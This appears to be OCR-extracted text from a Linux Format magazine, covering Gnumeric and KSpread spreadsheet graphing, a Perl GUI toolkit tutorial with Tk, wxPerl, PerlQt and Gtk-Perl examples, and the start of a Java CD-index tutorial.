
KSread can do graphs, but I found problems with it (version 1.1.1) when I came to make a comparison. It offers to import *Excel* files, but either gets nowhere or opens a sheet with no data in it. It failed on the *Gnumeric* file I made for this article too. Even with the graphs removed from the file it took an excessively long time to try to import the small table of values. It hung when I was trying to use the Sigma tool and segfaulted when I tried to alter any of the data.

Graphs work the same way as *Gnumeric*, highlight the data and

click the "Chart" icon. Drag out a box and *KSread* shows you a bar chart. A wizard takes you through the options available, but some (like choosing titles for the X and Y axis), do not work. I made a graph, then thought I could delete it and try a different type. There was no way it would let me get rid of it!

I could re-size and move it but it was here to stay. *KSread* is not as mature as *Gnumeric*, the basic tools are there, it is possible to make use of it, but until *KSread's* stability and import abilities improve, use *Gnumeric*.

LinuxFormatTutorialGnumeric





De-select the graph, then right-click on it to get this menu. Data allows you to access the screen seen in the previous picture. Properties allows you to move the Legend around.

◀◀ the data points put in. It's more useful when you want to show common features across the different data types, not the changes in data. Bubble charts compare just two types of data. They are similar to pie charts in this aspect. Use them if you want to show the proportion of each drink used on one day.

Graph types

I chose a line graph to show how the amount of each drink varied from day to day. Alter the names of the values in each box to reflect what they represent. First click on Series, and enter the name of whatever it represents. If you are not sure what you are looking at, look below where it says Value. In the box are the references of the cells that create the graph line. In this case it

On the top left, the data. Top right is the line graph. The bottom shows the best implemented of Gnumeric's graphs. The weekdays are in correctly. This is the one to use.



Left or right-clicks at A alter the scale along the side. At B they alter the scale along the bottom. At C they scale the lines in the map.

was cells B4 to B14. (It actually says Sheet1!\$B\$4:\$B\$14). I expected the category labels to display across the bottom. They never did. The wizard gives you the option of displaying the legend (the box that says what each coloured line means) in various positions, but nothing else. When you click the Finish button, the wizard closes and you are left with...nothing. Dealing with the leopards is beginning to look like the easier option. You have to click and drag out a box for your graph.

Right-clicking in the area of the displayed graph can have two different effects. If the graph is not already selected, a right-click will bring up a dialogue box. Data allows you to alter the info in the graph. If Gnumeric displays your data with no labels in the Legend, you can now type them in. You cannot just type all the data into the pull down menu and type Finish, it only accepts the last entry you made. Type each individual data type, type Finish, then deselect the graph by clicking somewhere else, right-click to get the menu, select Data, enter the next drink type and repeat the process. If the graph is already selected, left and right clicks alter the scale of the X and Y axis, depending on where you click. If you click and hold either mouse button in the middle of the graph, you can interactively scale the display. Clicking within it scales it by small increments, which I found easier to control.

Our line graph is nice, but it could be better. If we re-select the data (I also put in some totals and averages) we can see each drink as a proportion of the total drinks for the day. If we make a graph of columns, Gnumeric happily puts in the days across the bottom. This seemed rather inconsistent, as I could not get the days

StarOffice and OpenOffice.org

Not perfect, but feature rich

Having explored Gnumeric's graphing capabilities, I was eager to see how StarOffice (SO) and OpenOffice.org's (OOo) spreadsheet coped with graphs. I had used Gnumeric to save the data I used in this article as an Excel spreadsheet. Neither opened the file correctly, having problems with the Sum (Sigma) function. Once this was manually corrected, the procedure is almost the same as it was in Gnumeric. Left-click and drag a box around your data, click on Insert>chart and a wizard appears to help you make the graph. The first box has options for your titles. These are really easy to

understand. The suites both show the attention to detail that has gone into making them user-friendly. The next dialogue box lets you choose your graph types. SO and OOo allow you a couple of extra types; Net and Area graphs. All types have multiple variants. There's even 3D graphs as an option, although I suggest that you avoid them if you are serious about getting your point across. The preview of your graph is useful, particularly if you can never remember which is the x-axis! You can see what your choices will look like. Once you have finished the wizard puts it on the page for

you. You then need to either click it once or double click the graph to alter its properties. A single click brings up small green boxes and an anchor on the outside. Right clicking over the graph gives you the option of moving or editing the whole thing. If you doubled clicked the graph, the outside turns into a solid grey line. Right clicking gives you a series of options. You can alter the font, colours and styles of the titles, legend and background. You can change the graph type. As always, SO and OOo give you a lot of nice tools. How many spreadsheets allow you to angle the title?

Choosing the right graph type

The right format for your data

You have decided that a graph is going to be the best way of getting your point across. What particular aspect of the data do you want to emphasise? Some graphs are better at showing a particular feature than others. Here are a few suggestions.

Bar charts and column charts

The essential difference between these two types is that Bar Charts show the data horizontally, Column Charts show it vertically. Both are useful when you want to show the individual amounts, rather than how those amounts changed. If you wanted to show how much coffee was drunk over the week (compared to tea or chocolate), a Bar Chart would be ideal, the bar extending furthest to the right would clearly stand out. Column Charts go vertically, but because we read from left to right, we tend to assume that the bottom axis of the graph represents Time and the items on the right happened after the items on the left. If that is what you

want to show, the column chart is your best choice. If we wanted to show the total drinks dispensed each day for a week, and compare the number of drinks consumed on each day, the Column Chart would be the one to choose.

Line charts

If you want to show how a value changes over time, these are more effective than column charts. *Gnumeric* allows you to display the actual values on the Line Chart, or to just have a smooth line. This is ideal when we do not want to show, for example, how much of each individual drink is used each day, but to show a pattern or trend in use (perhaps there are always two meetings on Wednesdays and more drinks are used.).

Pie charts

These are only useful if you want to show a very limited

range of data. Specifically, the proportions of a whole. If you wanted to show the relative amounts of each drink on a particular day, we could use a Pie Chart. They do not work well where there are lots of data types to show, so if we had ten different drinks available, the slices of the pie would not be easily distinguished. If *Gnumeric* ever adopts 3D Pie Charts, try to avoid using them. The 3D effect makes the nearest slice look much bigger than the rest, no matter what its actual value.

Scatter charts/bubble charts

Scatter charts allow you to look for patterns between two (or more) sets of data. If you want to look for hidden relationships, rather than show things that you know about, a Scatter Chart might be a good choice. Bubble charts are a variant, they allow you to display a third type of data (perhaps rate of increase) on top of the data.


of the week to display when I used a line graph. It makes the program less useful if it is awkward to display the graph without further work. The scatter graph worked fine. I liked the way it made the different shapes, but the program does not allow you to alter the colours of the lines to your own choice. The Pie chart (showing the proportion of drinks consumed on a Monday) looked good until *Gnumeric* found a thick black line and put it in front of the chart. I suspect it's some glitch in the screen drawing process as it changed shape after the screen capture dialogue box appeared in front of it. It ought to have been sorted for a program that has reached *Version 1*. I managed to get rid of the left hand black bar by left clicking in the left hand Pie chart (which rotates the segments). I tried it in the right hand one and an error message appeared. *Guppi* had decided to take a coffee break. All the graphs in my spreadsheet vanished quicker than a caveman at a leopard's conference. They returned once I loaded a saved copy.

Graphs can be resized once they have been made, sometimes the size you drag out with the mouse makes the text and columns too small or too thin to read. Again, the process is awkward. You have to right-click the graph, deselect it (or double-click the left mouse button) and then move or resize it.


One thing that I could not do was copy and paste the graphs into other parts of *KOffice*. It's easy to copy and paste data from the spreadsheet into *KWord* but surprisingly it does not paste into *KSpread*. When I tried to copy and paste a graph it always copied the last cell I'd used and not the graph itself, even when highlighted. It would not paste into *KPresenter* either, which was unfortunate. If you are going to ever need graphs, it will be for presentations and business documents. Of course, there is a work-around. Do a screen shot, edit it in *The GIMP* and paste it in as a jpg.

Conclusions

I've said quite a lot of negative things about *Gnumeric's* graphs. The spreadsheet is, in general, a very good tool. It has a lot of clever utilities and will satisfy anyone whose needs are limited to pure number manipulation. If you really need to make graphs, *Gnumeric* has limited support. It can make them, but you will not find the broad range of tools to alter how your graph appears. Sometimes the behaviour is inconsistent and it's not always reliable. *Gnumeric* is a free program and it would be a mistake to



The scatter graph uses different shapes. If you don't like the grey backgrounds and the default colours, get coding! It will change quicker if more people offer their services.



The failed Pie charts. The black bars appeared and crashed *Gnumeric's* graph display whenever I tried to get rid of them. This bit needs more work.

write it off because it does not perform as well as software that costs hundreds of pounds. The fact that you can make a comparison says a lot for the efforts and abilities of the GNOME team. *Gnumeric* (and Linux itself) will only make major advances onto the business desktop if people know what they are getting. In *Gnumeric* there's still some work to be done before the graphs are really useful. They work, you could use them, but they would be better with a bit more polish. [LXF](#)

GUI PROGRAMMING KITS

Perl goes graphical



PART TWO In the second of two tutorials about Perl and GUI programming, **Charlie Stross** gives a guided tour of graphics systems for Perl.

Last month we took a whistle-stop tour of the basics of Perl/Tk. Tk, the graphics toolkit invented by Professor John Ousterhout for Tcl, the Tool Command Language, is one of the most portable GUI programming kits. Tk has been ported to MacOS and Windows as well as Unix (including Linux), and in addition to its native Tcl bindings Tk has been coerced into cooperating with Python, Perl, and Ruby – its high-level approach and ease of use make it one of the easiest environments in which to build a graphical application.

Most of Tk's problems are rooted in its origin as the very first high-level cross platform widget toolkit. It looks like – and feels like – the ageing Motif toolkit on Unix, and it behaves in a similarly old-fashioned way on Windows and MacOS. It isn't themable, or rather, it can't interoperate with other GUI toolkits such as Qt or Gtk at the level of reading their themes; its look and feel is distinctive and may not fit in with newer desktop environments. Drag and drop isn't implemented very well, and cut and paste to other applications – if set up in a Tk application – is only at the level supported by the X11 window manager; there's no intelligent clipboard. While it is possible to assemble complex multi-component widgets using Tk – such as notebook objects or multidoc editor windows – these aren't provided by the core environment. And it's difficult to do low-level work in Tk; for example, there's no 3D subsystem.

None of these objections mean that you shouldn't work with Tk. Its position as the oldest GUI toolkit means that it's also the best-documented, and the one with most support and the largest collection of third-party widgets and tools floating around the net. See the box *Perl/Tk Resources* for examples of information about Perl/Tk that can help you get started. But there are tools you can use to make Perl/Tk easier to use, and alternative toolkits that may fit your need better (if, for example, you need to write an application front-end that absolutely has to look at home under KDE or GNOME).

Making Perl/Tk easier

Last month we discussed the basic structure of a Perl/Tk program. The graphical interface is specified as a hierarchy of widgets – represented by an array of Perl/Tk objects – and the actions they trigger are written as separate subroutines called 'callbacks'. Because this effectively separates the back-end functionality of an application from its graphical elements, it's eminently practical to design a program in two parts.

For example, suppose you're writing a usenet newsreader or a mail client. You might write a Perl module that provides a class

that represents a usenet session (connecting to a news server, selecting groups, selecting articles, listing and displaying headers, displaying articles by number) or mail session (opening a mailbox, listing headers, displaying message bodies, and so on). Additional methods might do things like send a new message, return a list of messages, and so on. All of this functionality is separate from the graphical 'front end', which you can code separately in Perl/Tk, just dropping in callbacks (actually method calls into your back-end module) to make everything work.

You might think there's an easier way to design a Perl/Tk application than using graph paper and pencil to grid out the widgets, and then laboriously transcribe them into Perl/Tk commands, and you'd be right. Back when Ousterhout's Tcl team were being funded by Sun (and then a separate spin-off company, Scriptics), they developed a program called *SpecTcl* – this was a GUI generator similar to *Visual Basic*, targeted at Tcl/Tk and Java. An additional bolt-on patch turned it into *SpecPerl*, able to output Perl/Tk files. *SpecTcl* fell by the wayside as Scriptics sold its programming assets on, but the tool has been resurrected in the form of *SpecTix*, available from <http://starship.python.net/crew/mike/Spectix/>.

SpecTix is a multi-language, multi-toolkit GUI generator. It uses the *Tix* extended mega-widgets for Tk (which provide items like complex file selection dialog boxes, notepads, and so on – see <http://tix.sourceforge.net>). It can spit out code in Perl, Ruby, or Tcl using the Tk toolkit, or in Python with the *Tkinter* toolkit (designed as a successor to Tk, and not yet supported by Perl), or even Java using the older *AWT* widget toolkit. The older *SpecTcl* GUI builder is also still available, from <http://spectcl.sourceforge.net>, and Mark Kvale's patches to turn it into *SpecPerl* (with Perl generation) are available from www.keck.ucsf.edu/~kvale/specperl

Neither of these tools will turn you into an experienced GUI programmer. They're both relatively crude when compared to commercial GUI builders, or even more recent Linux toolkits such as *Glade*. However, used correctly they can take a lot of the donkey work out of building a Perl/Tk user interface that relies on a grid geometry manager. (*SpecTcl* and descendants insist on using a grid because this allows them to generate UI code that looks roughly the same on whichever graphical system it runs on. The grid is constraint-based, so that objects show up in the same position relative to each other, even if their absolute size varies slightly due to things like font or widget size differences on different platforms.) The one weakness of these tools is their lack of flexibility; if you want to build a placer-based tool such as a

drawing application, *SpecPerl* or *SpecTix* will let you lay out menus and windows, but you're going to have to do a certain amount of GUI programming by hand.

wxWindows and Perl

wxWindows (from www.wxwindows.org) is a free cross-platform GUI application programming toolkit, written in C++. It was started in 1992 at the University of Edinburgh, as part of an academic meta-CASE project that needed to produce programs that could run on Windows and UNIX workstations. Over time, users contributed ports to MacOS and the X11 toolkit (a low-level X11 API), as well as *Motif*. The current main platform for *wxWindows* is *GTK+*, the GNOME toolkit, with the *Motif*, Windows, MacOS, openVMS and BeOS platforms also supported. Work is under way on building an embedded version of *wxWindows*. It's distributed under a slightly modified version of the LGPL license, with the additional constraint of permitting binary-only distribution of programs created with *wxWindows*.

Because it's a cross-platform system, *wxWindows* is usually provided as a DLL, and gives *wxWindows* applications a bunch of utility classes for tasks such as file handling, image handling, and HTML parsing (using the high-level *wxHTML* library) – HTML parsing is not up to the standard of, say, the Gecko rendering engine, but is adequate for uses like writing online help systems, and can be extended. There's also extensive internationalisation support, debugging tools – and then a huge range of GUI widgets.

wxWindows programs start by instantiating a **wxApp** object, a program wrapper. They typically then create a frame (a container class), then various other widgets within the frame (such as buttons, menus, scroll bars, and so on). In *wxPerl*, we start by creating a new class derived from **Wx::App**. This needs to have a special method called **OnInit**, which defines the windows used by the application. For windows with different controls (such as scroll bars), you need to define different classes; the idea is you build a *wxPerl* application by defining classes and then hooking everything together.

Here's Jouke Visser's Hello World program:

```
01: #!/usr/bin/perl -w
02: use strict;
03: use Wx;
04:
05: #####
06: #
07: # Define our HelloWorld class that extends Wx::App
08: #
09: package HelloWorld;
10:
11: use base qw(Wx::App); # Inherit from Wx::App
12:
13: sub OnInit
14: # Every application has its own OnInit method that will
15: # be called when the constructor is called.
16: {
17:     my $self = shift;
18:     my $frame = Wx::Frame->new( undef, # Parent
                                window
19:                                -1, # Window id
20:                                'Hello World', # Title
21:                                [1,1], # position X, Y
```

```
22:                                [200, 150] # size X, Y
23:                                );
24:     $self->SetTopWindow($frame); # Define the toplevel
                                window
25:     $frame->Show(1); # Show the frame
26: }
27:
28: #####
29: #
30: # The main program
31: #
32: package main;
33:
34: my $wobj = HelloWorld->new(); # New HelloWorld
                                application
35: $wobj->MainLoop;
```

What happens here is that we start by defining a Perl module called **HelloWorld**. **HelloWorld** inherits **Wx::App**, but adds its own **OnInit** method. The **OnInit** method creates a new **Wx::Frame** object, tells the **HelloWorld** object that the new **Wx::Frame** is its toplevel window, and then calls the **show()** method on the frame. Once we've finished with the **HelloWorld** module, the **main()** package simply calls the **HelloWorld** constructor method (**new**) and then invokes the *wxWindows* main event loop.

To actually put something in the frame, you need to define another class; typically a subclass of **Wx::Frame** that has some button objects. This is then hooked into the top level class's **OnInit** method (by having **OnInit** create an instance of the new class).

wxWindows follows a different model for event handling (callbacks) from *Tk*; events and the action to take when one is received are stored in an event table. For example, to create a menu you create menu entries and associate them with event IDs; you then need to declare that events with the specified event IDs will be handled within objects of the current class by some named method or subroutine.

All in all, *wxWindows* has a neater object-oriented model than *Tk*, which lends itself to producing large applications with a lower risk of side-effects. It also provides a choice of appearances and greater portability. However, it exposes more of its guts and requires more care when programming – for example, you can avoid dealing with events in *Tk* for much longer than you can in *wxWindows*. If you understand what you're doing it's probably a superior way to produce cross-platform applications, but if you're a novice GUI programmer you will find *Perl/Tk* easier to get started with.

Qt/KDE and Perl

Qt is another cross-platform GUI programming toolkit, written in C++, and distributed under both commercial and free software licenses by Troll Tech of Norway (www.troll.no).

Qt is intended as a platform for cross-platform GUI programming; *Qt* 3.0 supports MacOS, Windows, and Unix/X11, in addition to *Qt/Embedded* (for embedded systems). It's the toolkit underlying the KDE desktop, which alone is enough to make it important to Linux users. *Qt* is highly object-oriented; you create a *Qt* application by creating a new **qApp** object, and then adding more objects (each widget has its own class) to the app. Widgets, and the user, communicate by using signals and slots – events such as a mouse-down action send a signal, and one or more widgets can register their interest in such events by using the



Perl/Tk resources

A forest of information

Perl/Tk has been around for ages, and there's a lot of information about it on the web. The port was originally written by Nick Ing-Simmons, and the central website for all things Perl/Tk is www.perltk.org. Cameron Laird currently maintains the FAQ, which is at www.perltk.org/contrib/ptkFAQ.html; there are also a large number of contributed modules (mostly implementing additional widgets) on CPAN under *Tk*, and under www.perltk.org/contrib. There's a public mailing list for Perl/Tk users, and an archive is online at <http://faqchest.dynhost.com/prgm/ptk-l/>.

The first book on Perl/Tk was *Learning Perl/Tk* by Nancy Walsh (O'Reilly and Associates, ISBN 1-56592-314-6). This is now out of print, but is available online from O'Reilly and Associate's subscription-based Safari service (<http://safari.oreilly.com/>), which provides access to a bookshelf of O'Reilly titles in return for a monthly subscription. *Learning Perl/Tk* is an excellent introductory-level tutorial that covers the basics of programming in Perl/Tk. It's not a Perl tutorial – you need to have some knowledge of Perl before tackling it – but provided a thorough grounding in the basics of manipulating widgets, using geometry managers, and the essentials of designing a Perl/Tk application.

That book has now been superseded by *Mastering Perl/Tk* by Stephen Lidie and Nancy Walsh (O'Reilly and Associates, ISBN 1-56592-716-8). Lest you think I'm plugging O'Reilly in particular, bear in mind that nobody else is

publishing books about Perl/Tk – and O'Reilly has a specialist unit devoted to writing books about Perl, that can call on the services of Larry Wall (an O'Reilly employee!) to say nothing of most of the other Perl prophets.

Mastering Perl/Tk is the definitive book on Perl/Tk. In addition to containing the tutorial material of *Learning Perl/Tk*, *Mastering Perl/Tk* adds discussion of advanced topics such as handling interprocess communication in Perl/Tk, creating megawidgets, working with images, and developing new widgets for Perl/Tk in C (for performance).

It also provides an extensive programmer's reference to the *Tk.pm* module and its components. At 750-odd pages, it's a bit intimidating – but it's still easy to get to grips with compared to the tree-slaying bookshelf that is the X11 or *Motif* manuals. I'd have to rate this book as absolutely indispensable to anyone who is even vaguely thinking about programming in Perl/Tk.

Finally, O'Reilly publish the relatively tiny *Perl/Tk Pocket Reference* (ISBN 1-56592-517-3). At 101 pages it's a bit on the fat side for a pocket reference, but that's more to do with the sheer size and number of widgets provided by Perl/Tk. The pocket reference contains a complete run-down of all the methods and graphical elements in Perl/Tk. You won't learn the language from it, but if you're an experienced Perl/Tk programmer and don't fancy carrying around half a forest's worth of paper it'll save your back, as well as your pockets.

◀ **connect()** method to say that they want to be activated when the event occurs. The Qt documentation can be found at: <http://doc.trolltech.com/2.0/> – be warned, it's intimidatingly huge, but doesn't say a word about *PerlQt*. To find *PerlQt*, go to <http://search.cpan.org/search?dist=PerlQt>. There are numerous supporting modules here, although the documentation mostly focuses on explaining how to map the C++ standard conventions into Perl.

Important note: PerlQt supports Qt 2.1 and KDE 2, not the most recent Qt 3.0 as yet (although work is in progress on this).

PerlQt is a complete API for the Qt toolkit in Perl. It provides packages that wrap around each C++ class provided by Qt; for example, the **qApp** Qt class is replaced directly by the **Qt::App** Perl module. (The mapping is direct and name-based; Qt's own classes have a leading lowercase 'q', and you can usually count on the *PerlQt* equivalent simply dropping the 'q' and prefixing it with **Qt::**, so that for example a **QWidget** in C++ becomes a **Qt::Widget** in Perl.

All *PerlQt* applications begin this way:

```
#!/usr/bin/perl -w
use Qt;
import Qt::app;
```

We go about creating a new application object like this:

```
my $app = Qt::app->new();
```

Widgets are created like this:

```
my $button = Qt::PushButton->new("Hello, World");
```

```
$button->resize(100,30
```

We tell the application that **\$button** is its main widget and that it's visible this way:

```
$app->setMainWidget($button);
```

```
$button->show();
```

And we make it execute its main loop (and then exit) like this:

```
exit $app->exec();
```

There are a number of examples with the *PerlQt* distribution. However, explicit support for KDE is lacking – a couple of very early releases of *PerlKDE* exist and can be found in CPAN, but they're by no means comprehensive and the newest of them dates to 2000 and only supports KDE 1.1.

You may want to use *PerlQt* if you're an existing Qt developer, or want to write a Qt application that makes use of Perl's facilities (because Qt apps tend to work well with KDE, sharing a lot of the underpinnings of that environment). However, *PerlQt* is probably not the first choice for a GUI programming toolkit in Perl, because of the lack of recent releases and the stalled support for KDE, the environment with which it is most closely associated.

Gtk/GNOME and Perl

Gtk-Perl is a set of Perl modules that let you write *Gtk+* and GNOME applications in Perl. *Gtk+*, the *GIMP* toolkit, is a C (not C++) GUI programming system that is the underpinning of the *GIMP* and, more recently, the GNOME desktop project. It's distributed under the LGPL license, and *Gtk-Perl* itself is distributed under GPL. The *Gtk-Perl* home pages are at www.gtkperl.org, and the tutorial can be found at <http://personal.riverusers.com/~swilhelm/gtkperl-tutorial/>.

Despite being written in C, the developers of *Gtk+* implemented it using classes and callbacks; the reason for using C was that it made it easy to link C libraries into a variety of other languages, including Perl, Python, Eiffel, Guile, and others.

Here's the "Goodbye World" example from the *Gtk-Perl* tutorial, by way of getting a feel for what a *Gtk-Perl* program looks like:

```
1:#!/usr/bin/perl -w
2:
3:use Gtk;      # load the Gtk-Perl module
4:use strict;  # a good idea for all non-trivial Perl scripts
5:
6:set_locale Gtk; # internationalise
7:init Gtk;     # initialise Gtk-Perl
8:
9:# convenience variables for true and false
10:my $false = 0;
11:my $true = 1;
12:
13:# widget creation
14:my $window = new Gtk::Window( "oplevel" );
15:my $button = new Gtk::Button( "Goodbye World" );
16:
17:# callback registration
18:$window->signal_connect( "delete_event",
19:\&CloseAppWindow );
19:$button->signal_connect( "clicked", \&CloseAppWindow );
20:
21:# show button
22:$button->show();
23:
```

```

24:# set window attributes and show it
25:$window->border_width( 15 );
26:$window->add( $button );
27:$window->show();
28:
29:# Gtk event loop
30:main Gtk;
31:
32:# Should never get here
33:exit( 0 );
34:
35:### Callback function to close the window
36:
37:sub CloseAppWindow
38: {
39:   Gtk->exit( 0 );
40:   return $false;
41: }

```

When you run this program you should see the button widget *above right*.

Does it look eerily familiar yet? It should be: we start by creating a new window object (**Gtk::Window**), and a button object (a **Gtk::Button**). Unlike *Tk*, but like *Qt* and *wxWindows*, we register a connection between named events (“delete_event” for the window object, or “clicked” for the button object) and a callback subroutine (sub **CloseAppWindow**, right at the bottom). We invoke the **show()** method on the button, ensuring that it shows up, and we dink with the window a little to specify how wide its border is – then we tell it that the button belongs to it, and call **show()** on it, before entering the main event loop.

It’s *déjà vu* all over again – and for good reason: almost all GUI toolkits work the same way! We create new objects, where each object corresponds to a visible entity in our user interface, such as a window or a button, or perhaps a container class that holds other entities. We set attributes on these objects (such as size, colour, caption text, and so on), and tell them they belong to each other, in a hierarchy growing down from the top level application widget. We then use some mechanism to tell each object how to handle events the user may send it – for example, by clicking on a button. *Gtk* uses the `signal_connect` method, *Qt* uses its’ signals and slots, *Tk* does it implicitly by specifying callback arguments (but you can still handle signals directly in *Tk* if you care to), and *wxWindows* makes you register events with its event table – they’re all doing the same thing. Finally, you tell the program to execute its main loop. It runs, polling for events and calling whichever subroutines are triggered by them, until something or other yells “exit” in a crowded widget tree and the action stops.

Gtk+ has a number of nice features which are accessible from Perl. A number of widgets don’t actually need a toplevel window to contain them – there’s support for floating widgets. You can mess around with the focus policy of your application, rendering widgets sensitive or insensitive to incoming events, and you can force them to adopt your desired size. A number of container classes have associated layout rules associated with them (like *Tk*’s packer and placer) – the packing box and table widgets. There are also facilities that other toolkits don’t have, such as the *Gtk ItemFactory* – a class that generates objects belonging to another class on demand (for example, to emit the masses of button objects items required to populate a set of cascading hierarchical menus).

Gtk-Perl is worth looking at if you need features beyond those offered by *Tk*, want an up-to-date look and feel (or interoperability with GNOME), and don’t mind too much if your application doesn’t run on MacOS, OpenVMS or more obscure systems. It’s also worth investigating if you strongly support the GNU GPL.

Glade-Perl

All the kits we’ve looked at so far build applications the old-fashioned way – by gluing together a tree of widgets using pointers (or in the case of Perl, by passing references to objects). As it happens, there *is* a different way to do things. *Mozilla*, the web browser project, uses a different paradigm. Using *Xp toolkit*, the user interface is written in XML, against a strict Document Type Definition (DTD) that corresponds to a hierarchy of widgets. The XUL document is parsed by the application, which uses the description therein to build a tree of widgets. (Remember, XML is a hierarchical, semantic description system that lets you nest arbitrary objects.) Widgets in an XUL file can trigger fragments of JavaScript that hook into the back end of *Mozilla* or invoke XPCOM objects from elsewhere; in a very real way, XUL delivers on the separation of user interface from back-end functionality we discussed at the start of this tutorial.

The bad news is, there’s no XUL interpreter and Perl glue available at this time. But the good news is that GNOME has hatched its own equivalent of XUL, in the form of *Glade*, the *Gtk+/GNOME* user interface builder.

Glade is an application builder; you use it to visually design applications by dragging and linking widgets from a palette. When you tell *Glade* to save a project, it saves an XML file that describes the user interface you drew along with C source code files that contain stub subroutines for each callback you added to the interface. When you run a *Glade* program, it links to *libglade* which interprets the XML specification file and re-draws the widget hierarchy. *Glade-Perl* is glue that allows you to link *libglade* to Perl programs, so that you can use *Glade* to design the user interface for a *Gtk* or GNOME project rather than assembling the widget hierarchy yourself. *Glade* also supports direct generation of Perl programs, so that you get a skeleton Perl program that, when executed, will use *libglade* to generate its user interface – all you have to do is write the back-end code that does whatever it is that you want to do when you click each button or activate a given widget.

You will need to grab *Glade* (a graphical application development tool) from <http://glade.gnome.org/>, and *Glade-Perl* from www.glade.connectfree.co.uk. You will also have to install a bunch of Perl modules that *Glade-Perl* depends on, notably XML parsers and related stuff, and make sure that you’ve got *Gtk+*, *libglade* and, preferably, GNOME installed on your system.

Arguably, systems like *Glade* and XUL show the road forward for GUI programming. By abstracting the user interface from the back-end functionality completely (in a manner that *wxWindows* strives, and fails, to do, and *Tk* is a disaster at), they make it easy to redesign the front end of a program or allow the developer to make huge changes behind the scenes while preserving the look and feel. With a user interface design tool like *Glade-Perl* that lets you spit out the stub of Perl that hooks the user interface into the back end, UI design becomes a job for human factors specialists and graphic designers rather than programmers. If you’re developing for GNOME, or just want to play with the future, this is the way to go. [LXF](#)



“Goodbye World” – *Gtk-Perl* style.

COLLECTIONS AND CONSTRAINTS

Speaking Java



As our project progresses, **Richard Drummond** steps up a gear and produces some useful code at last.



The source code included in this month's tutorial is provided on the coverdisc in the drawer Magazine/Java

Let's have a quick recap of where we are in building our CD index searching applet. We know how to load a CD index stored as an XML file into memory as a list of Java objects. And last time we covered regular expressions, so we know how to do pattern-matching on Java strings. How do we combine these two pieces to allow us to search a CD index?

A simple method would be to parse and load in all the packages entries in the XML file, and then extract those from the list that match our search query, thus creating a second list containing query results. Well, it would work, but it's not very efficient. We don't actually need to load the whole file: we're just interested in the query results. Remember that instantiating objects in Java is expensive, and we don't want to have to create a whole index full of objects only to discard most of them.

Why don't we implement the pattern-matching function in our XML parser, then, and add only those packages which match the query to the list? It could be done this way, but it would be rather inelegant. It would needlessly complicate the XML parser. Besides I want to keep the querying separate from the parser. The XML parser is feasibly just one method of marshaling our data into memory. (we might want to change in the future), and we definitely want to be able to perform queries of queries.

So what's the solution? One elegant and simple method is to build our own list class which supports our notion of querying.

